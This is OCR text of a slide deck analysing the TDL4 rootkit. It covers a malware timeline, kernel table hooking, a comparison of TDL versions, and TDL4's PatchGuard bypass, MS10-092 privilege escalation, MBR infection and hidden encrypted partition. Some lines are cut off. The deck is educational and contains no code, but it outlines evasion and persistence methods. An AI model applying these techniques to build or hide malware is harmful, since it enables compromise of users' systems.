


TDL 4


A Sophisticated Fraudster's Rootkit

Agenda

- What are rootkits?
- TDL4
- System Infection
- Anti-rootkits
- Conclusion

A *rootkit* is

"A set of programs and code that allows a permanent or consistent, undetectable presence on a computer" [1]



Theories for self-replicating programs are created

First Apple virus found "in the wild"

- Spreads through pirated computer games

Boot sector Virus

- command com infector

Polymorphic Virus

- toolkits for creating viruses become available online

Macro Virus

Java infectors

Chernobyl

-destructive viruses that destroy data on certain dates

Melissa

-Email spammer

- uses MS Word documents

ILoveYou virus

Sends via email

Slammer Worm

- fastest spreading worm to date; infecting 75,000 computers in approximately ten minutes

Conficker Worm

- Most number of computers infected since Slammer in 2003

TDL

Stuxnet


Rustock


Trojans

Mobile trojans

An exponential growth on malware technology throughout the years.


Rootkits are gaining popularity…





Experts in the security industry have seen how rootkits rose and continue to advance in its level of sophistication.

Data from http://www.securelist.com/en/analysis/168740859/



In fact, there is no reason for them not to...
As rootkits provides the most basic yet most effective feature a malware needs…
Stealth


How they avoid detection


- Replacing / Modifying system files
- Modification of internal Windows structures
- Direct Kernel Object Manipulation
- Memory hooking (Shadow Walker)

Commonly “hooked” system tables

- SSDT – System Service Dispatch Table
- IDT – Interrupt Descriptor Table
- GDT – Global Descriptor Table




Normal Behaviour
Kernel32.dll
User Mode Process
CreateFile()
SSDT
Kernel
ZwCreateFile


Compromised
Kernel32.dll
User Mode Process
CreateFile()
SSDT
Kernel
Malicious Code
ZwCreateFile

TDL 4

"One of the stealthiest rootkit in the wild"

"Uses sophisticated techniques to avoid detection"

"32bit and 64bit support"

"Owns a very large botnet"

"Continously evolving"

Evolution of TDL

	TDL1	TDL2	TDL3	TDL4
RC4 encryption	no	no	YES	YES
Hooked Functions	NtFlushInstructionCache NtEnumerateKey PsLoadedModuleList	IofCallDriver IofCompleteRequest NtSaveKey NtQueryValueKey	AddPrintProcessor AddPrintProvidor	AddPrintProvidor ZwConnectPort
Encrypted File System	no	no	YES	YES
Priveledge Escalation	no	no	no	YES
64 bit support	no	no	no	YES
Overwriting of MBR	no	no	no	YES
Complexity (1-5)	2	2	3	4

Hiding of TDL Registries
Hiding of TDL Files
Hiding TCP ports
Process injection

Key Features of TDL4

- Bypasses Windows *PatchGuard* for 64bit mode support
- Exploits MS10-092 for privilege escalation
- Infects the MBR to ensure survivability upon reboot
- Loaded before the operating system can initialize
- Hiding the critical files & registry keys it uses
- Creates own file system to store root
- Injecting malicious code into system
- Disables kernel debugger to avoid b
- Uses a watchdog to guard the syste
- Able to re-infect if a discrepancy is f

driver

MS10-092


Task Scheduler Vulnerability that could allow for elevation of privilege

Task Scheduler improperly validates whether scheduled tasks run within the intended security context

Hex view of the last sector of an infected hard disk


- creates a hidden and encrypted(RC4 algorithm) partition in the last sector of the hard disk


-Using its own file system, it saves other rootkit components and the original MBR for later use.

